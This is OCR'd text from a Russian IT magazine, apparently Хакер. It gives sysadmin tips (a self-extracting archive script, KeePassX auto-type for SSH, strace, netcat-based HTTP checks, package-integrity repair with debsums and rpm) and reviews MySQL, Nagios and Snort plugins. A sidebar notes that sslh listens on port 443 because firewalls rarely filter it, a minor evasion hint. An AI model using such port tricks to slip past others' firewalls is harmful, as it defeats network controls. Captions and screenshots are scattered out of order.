Готово! Теперь если выполнить получившийся archive.sh, то в текущем каталоге появится уже распакованный tar.bz2-архив. Удобно. Работает трюк элементарно, «sed -e '1,/^DATA_SECTION$/d' $0» отрезает в запущенном скрипте все строки, находящиеся от начала файла до DATA_SECTION, а оставшиеся закодированные в Base64 данные выводит в stdout, которые через пайп передаются на декодирование «base64 -d» и уже потом попадают на работу tar, который распаковывает первоначальный архив «tar -jx» в текущий каталог. Так что путем дописывания дополнительных команд перед DATA_SECTION ты можешь запросто расширить функционал архива-самобранки под собственные нужды.

ВСПОМНИТЬ ВСЕ

Современное общество заливают огромные потоки информации, а наш мозг не в состоянии поддерживать актуальность всех поступающих в память данных. Ежедневно мы посещаем десятки сайтов, сервисов, все мы имеем пароли от собственных серверов. Рано или поздно человек приходит к тому, что важную информацию нужно где-то хранить. И обращается к специальным программам для организации и хранения паролей. Среди них оказывается и моя любимица — KeePassX. Открытый продукт, доступный под все популярные платформы, шифрует данные AES-алгоритмом с 256-битным ключом.

Да, KeePassX можно использовать просто как хранилку паролей, в которой приходится каждый раз нажимать <Ctrl + B> и <Ctrl + C> для того, чтобы скопировать имя пользователя и пароль соответственно. Но если зайти на сайт, поставить курсор в поле ввода логина, перейти в окно KeePassX и на выбранной записи нажать <Ctrl + V>, то данные аккаунта на сайте заполнятся сами. Это есть обычный автоввод, и ты, наверное, об этом знаешь. Программа, бесспорно, удобна, а всего лишь легким движением пальцев ее можно улучшить до идеала юзабилити, просто применив дополнительные фичи продвинутого режима автоввода. Секрет кроется в хитрости заполнения поля «Комментарий» — оказывается, его можно использовать как способ пошагово задать алгоритм выполнения любых действий в соседнем окне.

Например, для того чтобы залогиниться на удаленный сервер по SSH, вставь в комментарий строку:

```
Auto-Type: ssh -l {Username} {URL}{ENTER}↵
{DELAY 3000}{Password}{ENTER}
```

Запусти терминал и нажми <Ctrl + V>. KeePassX напечатает «ssh -l имя_пользователя адрес_сервера», нажмет <Enter>, подождет три секунды, введет пароль и завершит ввод клавишей <Enter>. Фактически ты можешь запрограммировать любую последовательность действий для любого из сервисов.

Часто используемые клавиши я представляю ниже:

Tab	{TAB}
Enter	{ENTER} или ~
Стрелка вверх	{UP}
Стрелка вниз	{DOWN}
Стрелка влево	{LEFT}
Стрелка вправо	{RIGHT}
Insert	{INSERT} или {INS}
Delete	{DELETE} или {DEL}
Home	{HOME}
End	{END}
Backspace	{BACKSPACE}, {BS} или {BKSP}
Escape	{ESC}
Клавиша Windows:	{WIN}, левая {LWIN}, правая {RWIN}
Apps/Menu	{APPS}
Print Screen	{PRTSC}
Shift	+

```
dbzer0 ~
dbzer0@localhost:~$ ssh dbzer0@192.168.1.34 -p 443
dbzer0@192.168.1.34 password:
Welcome to Ubuntu 12.10 (GNU/Linux 3.5.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

14 packages can be updated.
8 updates are security updates.

New release '13.04' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri May  3 11:04:48 2013 from localhost
dbzer0@localhost:~$
```

Подключаемся по SSH, указав порт 443, хотя в действительности демон sshd висит на 22-м порту

Ctrl	^
Alt	%

Полезные команды:

{DELAY X}	Задержка в X миллисекунд
{CLEARFIELD}	Очищает поле, где стоит курсор

KeePassX может искать даже окна — «Auto-Type-Window-1: * - Notepad»! Таким образом ты можешь создавать на каждую запись, оберегаемую KeePassX, свой сценарий для любой из программ, чтобы меньше стирать пальцы о клавиатуру :).

ПРОГРАММНЫЙ СЛЕДОПЫТ

Часто случается так, что на боевом сервере начинает твориться что-то неладное. Первое, на что посоветуют обратить внимание бородатые админы, — это логи. Логи, несомненно, основной источник информации, особенно в загадочных ситуациях, но, что грустно, не всегда они способны вскрыть раковину непонимания и показать жемчужину причины сбоев.

Если проблема в программном продукте возникает на этапе разработки, ее быстро отслеживают и исправляют девелоперы своими продвинутыми средствами отладки. Чем мы хуже? Давай исправим несправедливость ситуации и воспользуемся хотя бы простейшими приемами дебаг-кунг-фу. Мне кажется, что каждый юниксовый админ должен быть немного программистом и научиться этому для понимания корня проблемы. К слову, именно специалисты такого уровня наиболее ценны для работодателя.

Данное вступление посвящено моей любимой утилите strace. Все, что она делает, — в реальном времени отображает трассировку всех библиотечных вызовов. Ее можно использовать при запуске программы, например:

```
$ strace /bin/ls -lah
execve("/bin/ls", ["ls", "-lah"], ↵
[/* 40 vars */]) = 0

brk(0) = 0x90f0000

access("/etc/ld.so.nohwcap", F_OK) = -1 ↵
ENOENT (No such file or directory)

mmap2(NULL, 8192, PROT_READ|PROT_WRITE, ↵
MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb76e6000

access("/etc/ld.so.preload", R_OK) = -1 ↵
ENOENT (No such file or directory)

open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3

fstat64(3, {st_mode=S_IFREG|0644, ↵
st_size=94794, ...}) = 0

mmap2(NULL, 94794, PROT_READ, MAP_PRIVATE, 3, 0) = ↵
0xb76ce000

close(3) = 0
...
```

Или можно запросто аттачиться к уже работающим процессам, указывая PID ключом '-p', и сохранять вывод прямиком в файл '-o':

```
# strace -o output.txt -p 1234
```

Как нам может помочь многосотенный вывод системных вызовов на экран? Никак :). Поэтому системные вызовы лучше фильтровать через ключ '-e'. Чаще всего админов интересует вызов функции открытия файлов open(), например для понимания того, откуда софтина берет конфиг или куда пишет данные. Рассмотрим этот метод применительно к Skype, чтобы узнать, какие файлы он читает при запуске. Чтобы убрать все неудачные попытки открыть файл, мы исключим строки, содержащие код ошибки ENOENT (нет такого файла или каталога), а также отфильтруем открытие библиотек *.so.

```
dbzer0~
INFO: -----------------------------------------------------------
INFO: running: "echo "GET / HTTP1.1\n\n" | nc -vv tinytopony 80"...
nc: getaddrinfo: Name or service not known
WARNING: result: FAILED!

------ + ------------- SUCCESS LIST ---------------------------
STATUS | CMD
------ + ------------------------------------------------------
0      | echo "GET / HTTP1.1\n\n" | nc -vv localhost 80
0      | echo "GET / HTTP1.1\n\n" | nc -vv fsserver 80
------ + ------------------------------------------------------

------ + ------------- FAILED LIST ----------------------------
STATUS | CMD
------ + ------------------------------------------------------
256    | echo "GET / HTTP1.1\n\n" | nc -vv thereaper 8080
256    | echo "GET / HTTP1.1\n\n" | nc -vv szabbix 3128
256    | echo "GET / HTTP1.1\n\n" | nc -vv tinytopony 80
------ + ------------------------------------------------------

INFO: complete!
dbzer0@localhost:~$
```

Fexecuter выполняет сканирование Nmap'ом

ВОЛШЕБНАЯ ПАЛОЧКА

На диске ты найдешь простую по своей механике утилиту, которой я пользуюсь ежедневно на протяжении нескольких лет. Служит она для последовательного выполнения любых команд, читая аргументы из текстового файла либо конвейера. Файл должен соответствовать формату «аргумент0;аргумент1;аргумент2», где «;» является разделителем. Например:

```
$ cat server_port_list.txt
...
server1.com;80
server2.com;3128
server3.com;8080
...
```

Например, нам надо с помощью Netcat понять, доступен ли по вышеопределенному списку веб-сервер. Для этого нужно выполнить:

```
$ cat server_port_list.txt | ↵
  fexecuter "echo \"GET / ↵
  HTTP1.1\n\n\ | nc -vv %0 %1""
```

Строки файла разобьются на аргументы и будут подставляться в nc через идентификаторы %0, %1 и так далее. С помощью echo мы передадим Netcat'у HTTP-запрос главной страницы «GET / HTTP1.1\n\n». В конце программа выведет отчет об успешности исполнения всех действий.

```
$ strace -e open skype 2>&1 | egrep -v "ENOENT|.so"
...
open("/home/dbzer0/.fonts/arial.ttf", O_RDONLY) = 39
open("/home/dbzer0/.Skype/dbzer0/config.xml", ↵
O_RDONLY|O_LARGEFILE) = 40
open("/home/dbzer0/.Skype/dbzer0/config.xml", ↵
O_RDONLY|O_LARGEFILE) = 40
...
```

Как видишь, позаимствованные у разработчиков инструменты могут принести пользу карьерному бытию администратора.

ВСЕ ПРОПАЛО!

Раз уж мы затронули тему бэкапирования, то неплохо было бы нам вспомнить и о его брате — восстановлении, на этот раз файлов. Недавно на моей работе произошел трагический случай — частично потерялись данные на сервере. Так получилось, что многие библиотеки и бинарные файлы потеряли свое содержимое и стали размером по 0 байт. Серверы были вне моей юрисдикции, поэтому вначале я мирно наблюдал за тем, как проблему обсудили, а затем собрались решать мои коллеги. Кто-то предлагал переустановить систему поверх, кто-то — организовать новый сервер и перенести только файлы с нужными данными, — собственно, типичные решения, которые ты и я многократно проходили на пыльном жизненном пути. Выслушав их предложения, я, как заправский супер-

```
dbzer0~
Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
% time     seconds  usecs/call     calls    errors syscall
------ ----------- ----------- --------- --------- ----------------
 35.27    0.000085           2        37           brk
 21.99    0.000053           0      1006      1006 connect
 21.16    0.000051           0      2004           setsockopt
 12.03    0.000029           0        73           mmap
  9.54    0.000023           0      2004           fcntl
  0.00    0.000000           0       190           read
  0.00    0.000000           0         8           write
  0.00    0.000000           0        38           open
  0.00    0.000000           0      1044           close
  0.00    0.000000           0        27        21 stat
  0.00    0.000000           0        38           fstat
  0.00    0.000000           0        13           lseek
  0.00    0.000000           0        36           mprotect
  0.00    0.000000           0        19           munmap
  0.00    0.000000           0         1           rt_sigaction
  0.00    0.000000           0        24        23 ioctl
  0.00    0.000000           0        22        19 access
  0.00    0.000000           0        23           select
  0.00    0.000000           0         1           getpid
  0.00    0.000000           0      1006           socket
  0.00    0.000000           0         7           getsockname
  0.00    0.000000           0         7           getpeername
  0.00    0.000000           0      1002           getsockopt
  0.00    0.000000           0         1           execve
  0.00    0.000000           0         6           readlink
  0.00    0.000000           0         8           getrlimit
  0.00    0.000000           0        13           getuid
  0.00    0.000000           0         1           getgid
  0.00    0.000000           0         8           geteuid
  0.00    0.000000           0         1           getegid
  0.00    0.000000           0         1           arch_prctl
  0.00    0.000000           0         4           setrlimit
------ ----------- ----------- --------- --------- ----------------
100.00    0.000241                  8673      1069 total
dbzer0@localhost:~$
```

Профайлим Nmap: вызов strace с ключом '-c'

герой, вмешался, и через 15 минут сервер был поднят с колен и принял привычную боевую стойку. Что я сделал? Ввел всего одну строку в баше, применив лишь знания средств операционной системы, а именно менеджера пакетов.

Ежедневно устанавливая массу пакетов в свой любимый дистрибутив, многие забывают, что они содержат список контрольных сумм файлов, позволяющих проверить их целостность. Для демонстрации данного функционала в системах, построенных на deb-пакетах, мы попросим помощи у debsums:

```
# apt-get install -y debsums
```

Нагнетая обстановку, специально для тебя я поломал бинарник нашего любимого Nmap :). Пусть утилита пробежится по всем известным ей пакетам и проверит, не повреждены ли какие-то установленные файлы:

```
# debsums -c
...
/usr/bin/nmap
```

Вот и нашелся наш мученик! Дальше нужно выяснить, какому пакету принадлежит измененный файл. В этом нам поможет флаг '-S' программы dpkg:

```
$ dpkg -S /usr/bin/nmap
...
nmap: /usr/bin/nmap
```

Фактически, получив имя пакета, в данном случае «nmap», ты уже можешь его переустановить, используя ключ '--reinstall' утилиты apt-get. Но мы сведем все операции в одну команду, которая, помимо всего, выудит из «dkpg -S» через разделитель «:» имя пакета с помощью «cut -d : -f1» и переустановит его:

```
# apt-get install -y --reinstall $(dpkg -S ↵
  $(debsums -c) | cut -d : -f 1 | uniq -u)
```

Поскольку RPM-based серверов уж точно не меньше дебиановских, то я буду проклят, если не рассмотрю спасение и околокрасношапочных систем. Для проверки целостности файлов воспользуемся ключами '-V' (проверить) и '-a' (все пакеты):

```
# rpm -Va
...
.M.......  c /etc/cups/subscriptions.conf
S.5....T.    /usr/bin/nmap
```

Есть результат! Но что это за набор букв и цифр в начале? Первые восемь символов — флаги, обозначающие, что аномального случилось с файлом:

- S — изменился изначальный размер файла;
- M — изменились права доступа или режим;
- 5 — отличается контрольная сумма MD5;
- D — отличается старший/младший номер файла устройства;
- L — изменился путь ссылки;
- U — отличается владелец (пользователь) файла;
- G — изменился владелец группы;
- T — отличается время изменения.

Из приведенного выше примера мы можем сделать вывод о том, что у /usr/bin/nmap изменился размер, обнаружилась неверная MD5-сумма и отличается время модификации.

Помимо этих флагов, следует два пробела и символ, характеризующий тип файла. Буква «c» означает конфигурационный файл, также значения могут быть:

- d — файл документации;
- g — файлы, изначально отсутствующие в пакете;
- l — файл лицензии;
- r — файл readme.

Как видишь, нет специального флага для того, чтобы отдельно выделить бинарные файлы, вместо этого там стоит пробел. Поэтому напишем регулярное выражение, с помощью которого мы выведем только строки, начинающиеся с флага «^S» (размер файла изменился). Последующие восемь символов нас не интересуют «.{8}», ведь на основании предыдущего утверждения мы уже можем сделать вывод о необходимости переустановки пакета. Далее (для бинарных файлов) следуют четыре пробела « {4}». А последующий путь может быть произвольной длины и состоять из произвольных символов «.*».

Как итог, получим изменившиеся бинарные файлы с помощью версии grep, полностью поддерживающей расширенные регулярные выражения, — egrep:

```
# rpm -Va | egrep "^S.{8} {4}.*"
...
S.5....T.    /usr/bin/nmap
```

Достаем через разделитель ' ' пятый аргумент — путь к изменившемуся файлу:

```
# rpm -Va | egrep "^S.{8} {4}.*" | cut -d ' ' -f5
...
/usr/bin/nmap
```

Осталось узнать, какому пакету принадлежит поврежденный файл, для этого у RPM есть ключи '-qf':

```
# rpm -qf $(rpm -Va | egrep "^S.{8} {4}.*" | ↵
  cut -d ' ' -f5) | uniq -u
...
nmap-6.25-1.fc18.x86_64
```

И завершающим аккордом добавляем к предыдущим командам переустановку всех пакетов с поврежденными бинарниками с помощью yum reinstall:

```
# yum reinstall -y $(rpm -qf $(rpm -Va | egrep ↵
  "^S.{8} {4}.*" | cut -d ' ' -f5) | uniq -u)
```

Вуаля, рабочая система готова продолжать служить тебе и дальше.

HAPPY END

По каждому из рецептов ты можешь сделать вывод о том, что всегда можно найти новые решения даже к традиционным, казалось бы, устоявшимся подходам. А там, где и это не получается, — смело старайся создавать что-то свое, уникальное, новое. ⌶

ПОЧЕМУ В КОНФИГЕ SSLH УКАЗАН ПОРТ 443?

443-й порт используется по умолчанию неслучайно: так как уровень доверия к SSL высок, то именно его часто пробрасывают наружу и редко фильтруют файрволом.



WWW

Последняя версия sslh находится по адресу: goo.gl/Z3yn0

Ознакомиться подробнее с документацией автозаполнения в KeePassX ты можешь на официальном сайте: goo.gl/6Js2A

СПОСОБНЫЕ ПОДМАСТЕРЬЯ



Сергей Яремчук
grinder@synack.ru

ОБЗОР ПОЛЕЗНЫХ ДОПОЛНЕНИЙ И ИНСТРУМЕНТОВ ДЛЯ ПОПУЛЯРНЫХ ПРИЛОЖЕНИЙ MYSQL, NAGIOS И SNORT



Как известно, большинство *nix-приложений развивается по принципу KISS (Keep It Simple Stupid), когда разработчики занимаются только самыми необходимыми, на их взгляд, функциями. Остальные возможности отданы на откуп третьим сторонам. В итоге проекты обрастают субпроектами, предлагающими все необходимое, но в их многообразии подчас разобраться совсем не просто.

СУБД MYSQL

Долгое время MySQL поддерживала так называемые пользовательские функции (User-Defined Function, UDF), которые по своему применению напоминают плагины, хотя их использование ограничено обработкой данных. Существовали, конечно, и плагины, но их применение требовало пересборки серверной части. Возможность простого добавления расширения при помощи специального plug-in API появилась в MySQL начиная с версии 5.1. Это позволило на лету подключать и отключать плагины при помощи команд INSTALL PLUGIN и UNINSTALL PLUGIN, и главное — теперь не требуется перекомпиляция сервера. Плагины размещаются в каталоге, указанном в переменной plugin_dir конфига my.cnf. Просмотреть список доступных плагинов можно так:

```
mysql> show variables like 'plugin_dir';
mysql> show plugins;
```

В ответ получим название нужного каталога и список плагинов. Устанавливаем новый плагин в указанный каталог и активируем:

```
mysql> INSTALL PLUGIN daemon_memcached SONAME ↵
       'libmemcached.so';
mysql> UNINSTALL PLUGIN daemon_memcached;
```

Возможности плагинов, по сравнению с UDF, гораздо шире и затрагивают практически все сферы применения СУБД. С каждым новым релизом возможности plug-in API расширялись, и в последней версии MySQL 5.7 (development milestone release) поддерживается уже восемь типов плагинов:

- Storage engines — для реализации хранения специфических типов данных, которые будут доступны через SQL;
- Daemons — запуск фоновых процессов;
- Full-text parsers — может быть использован для индексирования текстовых данных и специализированной обработки выражений FULLTEXT-запросов;
- INFORMATION_SCHEMA tables — для организации «виртуальной базы данных» в таблице information_schema (обеспечивает доступ к метаданным БД) при помощи специальной функции information_schema (появилась в MySQL 5.1);
- Semisynchronous replication — по умолчанию в MySQL используется асинхронная репликация, эти плагины позволяют использовать полусинхронную репликацию (поддержка появилась в 5.5), когда коммит на мастере происходит еще до того, как транзакция отправляется на реплику. Следует помнить, что в сетях с большой задержкой производительность при использовании semisynchronous падает;
- Auditing — плагины для регистрации событий аудита;
- Authentication — плагины, расширяющие возможность аутентификации;
- Password-Validation — интерфейс для создания плагинов, позволяющих проверять пароли на прочность.

Еще два нюанса, о которых нужно знать: плагины бывают для серверной и клиентской части, необходимо отслеживать совместимость с текущей версией MySQL. Причем плагины для MySQL нередко работают и в клонах — Drizzle, MariaDB и Percona Server.

Сегодня можно найти десятки готовых решений в каждой категории, первые три особенно популярны.

Необходимость обрабатывать большие объемы данных привела к тому, что все более популярной становится концепция NoSQL (Not Only SQL — не только SQL). Большинство NoSQL-решений разработаны с нуля, но параллельно доступны разработки для популярных СУБД, расширяющие их возможности. Для MySQL наиболее популярны: Memcached (bit.ly/16uS67U, разработка Oracle, поддержка появилась в MySQL 5.2.6) и HandlerSocket (bit.ly/15hYPxS), хотя это не весь список.

Например, HandlerSocket позволяет обращаться к MySQL, так же как к NoSQL, избегая накладных расходов, связанных с SQL. Чтобы ускорить обработку, HandlerSocket не закрывает таблицы по окончании операций, а оставляет их открытыми для повторного использования. В итоге производительность возрастает примерно в пять-шесть раз по сравнению с обработкой обычного SQL-запроса.

Яркими примерами плагинов из второй категории служат проекты, которые даже не нуждаются в особом представлении: Sphinx (sphinxsearch.com) и поисковый движок mnoGoSearch (mnogosearch.org), используемые на многих веб-сайтах. В рамках проекта Sphinx (кстати, автор проживает в России) реализована поддержка полнотекстового поиска для любых типов хранилищ MySQL (в том числе MylSAM, InnoDB, NDB, архив и так далее), его характеризует масштабируемость, высокая скорость индексации и поиска, распределенная возможность поиска.

Для поиска по шаблону MySQL поддерживает расширенную версию предложенной Генри Спенсером (Henry Spencer) реализации регулярных выражений (оператор REGEXP, подробнее bit.ly/10KQcle), которая, по признанию самих же разработчиков, некорректно работает с мультибайтными кодировками. Для некоторых задач лучше подходят PCRE-совместимые выражения (Perl Compatible Regular Expressions), реализованные в lib_mysqludf_preg (mysqludf.org/lib_mysqludf_preg).

Отслеживание состояния сервиса — важная часть администрирования СУБД, знать все параметры поможет распространяемый по лицензии GNU GPL плагин мониторинга от Percona (bit.ly/17zktCa), который совместим с Cacti, Nagios и некоторыми другими специализированными решениями. Кстати, Percona выпускает незаменимый в работе каждого DBA инструмент — Percona Toolkit for MySQL (ранее Maatkit), представляющий собой набор из более чем 30 Perl-скриптов, упрощающих многие операции при работе с MySQL: репликацию, резервирование и восстановление информации, мониторинг, анализ запросов, исследование эффективности настроек сервера баз данных, контроль привилегий и многое другое.


Сегодня доступа к серверу баз данных может требовать большое количество пользователей. Встроенный (native) механизм аутентификации через плагин mysql_native_password, проверяющий username/password в таблице mysql.user, не всегда удобен (есть, кстати, и плагин mysql_old_password, совместимый с паролями MySQL до 4.1.1). Особенно если уже имеется готовая база учетных записей. Но все это легко организовать при помощи плагинов, в которых реализованы любые политики аутентификации пользователей, не привязанные к схеме MySQL и предоставляющие большее количество возможностей и механизмов. Например, для коммерческой версии MySQL Oracle предлагает два плагина:

- PAM Authentication Plugin (authentication_pam) — использует механизмы аутентификации PAM Unix и LDAP в различных приложениях и контекстах, с гибко настраиваемыми правилами. В качестве параметров доступны все методы PAM: логин, пароль, имя хоста и так далее;

```
Terminal
File Edit View Search Terminal Help
mysql> show variables like 'plugin_dir';
+---------------+------------------------+
| Variable_name | Value                  |
+---------------+------------------------+
| plugin_dir    | /usr/lib/mysql/plugin/ |
+---------------+------------------------+
1 row in set (0.07 sec)

mysql> SHOW PLUGINS;
+--------------------------+----------+--------------------+---------+---------+
| Name                     | Status   | Type               | Library | License |
+--------------------------+----------+--------------------+---------+---------+
| binlog                   | ACTIVE   | STORAGE ENGINE     | NULL    | GPL     |
| mysql_native_password    | ACTIVE   | AUTHENTICATION     | NULL    | GPL     |
| mysql_old_password       | ACTIVE   | AUTHENTICATION     | NULL    | GPL     |
| MyISAM                   | ACTIVE   | STORAGE ENGINE     | NULL    | GPL     |
| MEMORY                   | ACTIVE   | STORAGE ENGINE     | NULL    | GPL     |
| CSV                      | ACTIVE   | STORAGE ENGINE     | NULL    | GPL     |
| MRG_MYISAM               | ACTIVE   | STORAGE ENGINE     | NULL    | GPL     |
| BLACKHOLE                | ACTIVE   | STORAGE ENGINE     | NULL    | GPL     |
| FEDERATED                | DISABLED | STORAGE ENGINE     | NULL    | GPL     |
| InnoDB                   | ACTIVE   | STORAGE ENGINE     | NULL    | GPL     |
| INNODB_TRX               | ACTIVE   | INFORMATION SCHEMA | NULL    | GPL     |
| INNODB_LOCKS             | ACTIVE   | INFORMATION SCHEMA | NULL    | GPL     |
| INNODB_LOCK_WAITS        | ACTIVE   | INFORMATION SCHEMA | NULL    | GPL     |
| INNODB_CMP               | ACTIVE   | INFORMATION SCHEMA | NULL    | GPL     |
| INNODB_CMP_RESET         | ACTIVE   | INFORMATION SCHEMA | NULL    | GPL     |
| INNODB_CMPMEM            | ACTIVE   | INFORMATION SCHEMA | NULL    | GPL     |
| INNODB_CMPMEM_RESET      | ACTIVE   | INFORMATION SCHEMA | NULL    | GPL     |
| INNODB_BUFFER_PAGE       | ACTIVE   | INFORMATION SCHEMA | NULL    | GPL     |
| INNODB_BUFFER_PAGE_LRU   | ACTIVE   | INFORMATION SCHEMA | NULL    | GPL     |
| INNODB_BUFFER_POOL_STATS | ACTIVE   | INFORMATION SCHEMA | NULL    | GPL     |
| PERFORMANCE_SCHEMA       | ACTIVE   | STORAGE ENGINE     | NULL    | GPL     |
| ARCHIVE                  | ACTIVE   | STORAGE ENGINE     | NULL    | GPL     |
| partition                | ACTIVE   | STORAGE ENGINE     | NULL    | GPL     |
+--------------------------+----------+--------------------+---------+---------+
23 rows in set (0.04 sec)
```

Смотрим список доступных плагинов MySQL




NagVis визуализирует состояние узлов и сервисов, предоставляя наглядную карту

- Windows Native Authentication Plugin — использует механизмы аутентификации Windows, после регистрации пользователь может без дополнительного ввода учетных данных подключиться к СУБД.

Исходный код этих модулей достался Oracle по наследству, поэтому многие считают неправильным, что в настоящее время его нет в свободном доступе. Но есть простой выход: аналогичные плагины предлагают форки MariaDB, Drizzle (bit.ly/10KQAXh) и Percona Server, но в отличие от MySQL они выпущены под GNU GPL. Учитывая родство, собрать любой из них для работы с MySQL труда не составит. Причем Percona предлагает и свой вариант PAM-модуля для MySQL (bit.ly/18zbpNd), поддерживающий, кроме указанных выше, также аутентификацию при помощи RSA SecureID. Вариант от Drizzle интересен тем, что у него PAM и LDAP реализованы в виде отдельных модулей, что очень хорошо, так как LDAP-запрос идет напрямую к серверу, а не через PAM (пароль в этом случае передается в открытом виде). Кроме того, предложены варианты аутентификации при помощи текстового файла и HTTP, также есть плагин, разрешающий все соединения без аутентификации.

СИСТЕМА МОНИТОРИНГА NAGIOS


Постоянное наблюдение за всеми слагаемыми компьютерной сети позволяет выявить проблемные участки и устранить их до того, как произойдет сбой или они смогут повлиять на работу сети, а оповещение поможет быстро устранить неисправность. Вот здесь и выручают системы мониторинга. Одно из самых популярных среди open source решений — Nagios (nagios.org), отслеживающий использование ресурсов серверов (загруженность CPU, расходование RAM и дискового пространства и так далее) и выполняющий мо-



Базовые возможности можно расширить за счет большого числа плагинов, аддонов, патчей и утилит

ПРОЩЕ ПРОСТОГО

Для быстрого развертывания IDS на базе Snort можно использовать специальные решения, требующие минимум настроек. Так, EasyIDS (skynet-solutions.net) представляет собой дистрибутив CentOS с предустановленными и настроенными компонентами: Snort, Barnyard, MySQL, BASE, ntop, arpwatch и многими другими утилитами.



Centreon — один из лучших интерфейсов к Nagios

ниторинг работы сетевых сервисов (HTTP, SMTP, POP3, IMAP, SSH и многих других). Информацию можно получить при помощи веб-интерфейса. Базовые возможности можно расширить за счет большого числа плагинов, аддонов, патчей и утилит, которые практически полностью покрывают все потребности. Официальными считаются около 50 плагинов проекта Nagios Plugins (nagiosplugins.org), и именно они обычно ставятся по умолчанию при использовании пакетного менеджера дистрибутива (но не всегда в пакете они все), обеспечивая возможности мониторинга базовых параметров и основных сервисов — CPU, ОЗУ, диска, DNS, MySQL, SSH и других. За время существования проекта сообществом было создано более 2000 дополнений в 40 категориях, большая часть из которых доступна на ресурсах Nagios Exchange (exchange.nagios.org) и MonitoringExchange (monitoringexchange.org). Некоторые плагины для Nagios будут работать и в клонах — Icinga или Shinken.

Например, Check_MK (mathias-kettner.de) позволяет автоматически и с минимальными нагрузками на хост собирать информацию о сервисах удаленного узла, заменяя некоторые стандартные плагины (NRPE, NSClient, check_snmp и другие). Для получения данных с удаленных систем используется всего один сервис (вместо нескольких) и единственное сетевое соединение (по умолчанию 6556/TCP через xinetd). Это дает возможность при помощи одного сервера мониторить большее количество клиентов. Поставляется Check_MK с набором готовых правил проверки, веб-интерфейсом (можно использовать вместо штатного Nagios или вместе с ним) и модулем для быстрого доступа к ядру Nagios. Поддерживается автоматическая конфигурация проверок узлов. Для разных ОС разработаны агенты, возможен и «безагентный» мониторинг на основе SNMP. Проект предлагает пакеты для установки в разных системах и дистрибутивах. В Ubuntu он уже доступен в репозитории, все компоненты можно найти командой «apt-cache search check-mk».




DVD

